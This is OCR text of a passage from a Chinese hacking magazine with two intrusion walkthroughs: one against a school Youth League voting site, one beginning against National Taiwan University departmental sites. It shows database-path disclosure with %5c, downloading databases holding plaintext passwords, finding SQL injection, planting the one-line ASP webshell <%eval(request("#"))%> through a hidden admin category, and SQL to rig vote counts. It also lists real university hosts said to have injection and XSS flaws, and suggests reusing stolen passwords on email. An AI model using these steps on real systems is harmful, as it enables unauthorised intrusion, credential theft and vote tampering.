


图3

小知识

如何暴库？

先在Internet选项的"高级"里去掉"显示友好HTTP错误信息"，接着把最后一个/改为%5c进行暴库，如图4所示。




图4

在管理页面里虽然不可以操作票数，但是可以删除候选人和修改他们的资料，还可以添加候选人！坏事咱们就不做了，毕竟如此弱不禁风的系统我也没多大兴趣。不过既然存在这么弱智的漏洞，会不会也可以暴库呢？

轻易地获得数据库，这里显示的是数据库绝对路径为'E:\tuanwei\data\voteData.mdb'，而数据库一定是存放在vote目录下，那么在IE的地址栏中输入：http://tuanwei.xxx.edu.cn/vote/data/voteData.mdb，就可以直接把数据库请到硬盘中好好欣赏了，如图5所示。



图5

数据库里有三个表，分别存放管理员信息、投票信息和所有学生的相关信息。管理员的密码是明文存放的，对我们已经没有任何价值。在存放学生数据的表里存在一个判断值的字段stuIsVote，ture为参与过投票，

false和0代表没有进行投票。这样我们搜索false和0的字段名，就可以利用这些学生的数据信息进行疯狂的刷票了。如图6 所示。




图6

其实我们并不需要进入管理页面进行暴库，在候选人名单和资料等多处页面都可以进行暴库。既然存在这样两个低级漏洞，那么是否存在流行的SQL注入呢？我们来看一下此页面 http://tuanwei.xxx.edu.cn/vote/candDetail.asp?candID=98，在后面加上"'"后显示出错，剩下的工作交给相关工具进行猜解就可以了。如图7 所示。

工具只能对默认的表名和字段名进行猜解，结合手工猜解相对麻烦，但是现在我们连数据库都拿到了，所以没有必要进行分析。




图7

巧妙获得 WebShell

作为一个刚接触网站入侵和网络安全的菜鸟来说，能够深一步的进入服务器才是主要的，由于数据库和Web在同一服务器上，拿到Shell后我们就可以通过SQL语句直接操纵票数了。我把目标定在了团委在线的主站，通过页面确定为一个在线新闻系统。先挂上NBSI和狂注幽灵对网站进行全面扫描，接着随便进入一个新闻页面 http://tuanwei.xxx.edu.cn/news/view.asp?id=414，提交"'"和and 1=1等注入判断字符，页面均返回找不到信息，看来不可注入。这时候工具扫描的结果也出来了，找到几个投票系统中存在注入漏洞的页面。再试下暴库如何？把该地址的最后一个/改为%5c提交，通过页面返回的错误信息判断数据库是Access，并且暴出的似乎只是一个数据库连接文件。如图8 所示。

这个news.inc.asp的名称如此特殊，到底是什么新闻管理系统呢？我们让seeknot了结网来告诉我们答案吧。进入seeknot网站(http://www.seeknot.com)输入news.inc.asp按照源码名称进行查询，得到了我们需要的结果：三峡在线新闻系统。如图9 所示。

根据源代码分析，基本可以确定它是该新闻系统1.6之前的版本。既然知道了是Access的数据库，试一下默认地址 http://tuanwei.xxx.edu.cn/db/sxzx-net.asp。顺利下载。打开后可以看到明文存放的管理员账号和密码。如图10 所示。




图8




图9




图10

通过首页下方的"管理登录"进入管理页面，输入数据库中的管理用户信息，成功进入网站后台。由于是在线新闻管理系统，所以管理功能比较简单，并无上传和备份数据库功能。不过数据库是ASP格式的，所以我们可以在数据库中插入一句话木马。这里我介绍一个方法，进入"栏目管理"添加一个子类别，这里输入海洋一句话木马 <%eval(request("#"))%>提交，它会在新闻根栏目下产生一个空白栏目，管理员不容易发现，并且我们的一句话木马也可以成功插入到数据库中。最后在一句话后门客户端提交，就可以返回我们的WebShell了。如图11 所示。

我们已经得到了数据库结构，投票的信息全部存储在candidate表中，如果我们要修改candID为98的用户的投票数为1000，直接在数据库中操作执行就可以了：UPDATE [candidate] SET academy1='1000' WHERE candID=98。由于投票必须保证合法性，所以我仅仅做了个测试，并未真正改动票数。




图11

入侵总结

学校团委服务器使用的Windows 2000系统，FSO、Shell.Application、WScript.Shell都可以成功利用，并且安装了ServU，所以提权过程就不做介绍了。最后说一句，掌握有利的信息，才是入侵成功的关键。

适合读者：入侵爱好者、脚本爱好者
前置知识：无

渗透台湾大学



文/图 曾云好

前不久在报纸上看到中国大学IT排名表，发现有台湾大学。当时倒没什么感觉，但是今天早上起床突然又想到了这个排名，所以就去台湾大学看看。

其实我最关心是他们学校的安全水平，其他的我又管不了。打开网站 http://www.ntu.edu.tw/，这里就进中文版了，毕竟自己的英文太差劲看起文章来有点费力，最主要是英文和中文的网站结构体系是一样的。

查找漏洞

进了主页才知道，原来他们根本就没有计算机学院，倒是有一个"电机资讯学院"，如图1 所示。

也没有所谓的计算机专业这一说法，都是一些什么研究所，分类相对更加详细。不管这么多，今天主要对电机资讯学院进行渗透。

从图1 中我们知道它有很多的研究所，这里就不一一




图1

来举例了，其实要找网站的漏洞无非就是看它对脚本的过滤是否严格，如果不是很严格，我们就可以见缝插针。

今天我利用的是Google来对台湾大学进行网络结构探测，经过为期一天的探测，终于发现了一些漏洞，具体的漏洞有如下。

1．权限设置不严格，导致可以看见服务器上的Web目录：

http://www.inm.ntu.edu.tw/
http://www2.ee.ntu.edu.tw/
2.URL过滤不严格，导致出现注入漏洞：
http://www.comm.ntu.edu.tw/
http://eoe.ntu.edu.tw/
http://comm-center.ntu.edu.tw/
http://nems.ntu.edu.tw/
http://rdo.ntu.edu.tw/
http://host.cc.ntu.edu.tw/
http://mis.cc.ntu.edu.tw/
http://ann.cc.ntu.edu.tw/
http://nanost.ntu.edu.tw/

3．跨站脚本攻击漏洞：
http://host.cc.ntu.edu.tw/rep/newpj.asp

查找了一天也就这些收获，其他的学院没去看，一个学院就花了一天的时间，其他的都要看那不要人命啊。

渗 透

1．探测Web目录结构

出现该漏洞的原因主要是权限设置不严格，通过它我可以看见Web下的所有文件（如图2和图3所示）。

就这样，我还看见了它的数据库，把它下载下来看看，如图4 所示。

里面有用户名和密码等敏感信息。有了密码以后自然就是登录了，这里还发现了邮箱地址，自然我也就想到了密码心理学。看看他的密码和邮箱密码是否相同，如果连他的邮箱也一同破解掉，就能够得到很多东西的了。

2．注入攻击




图2

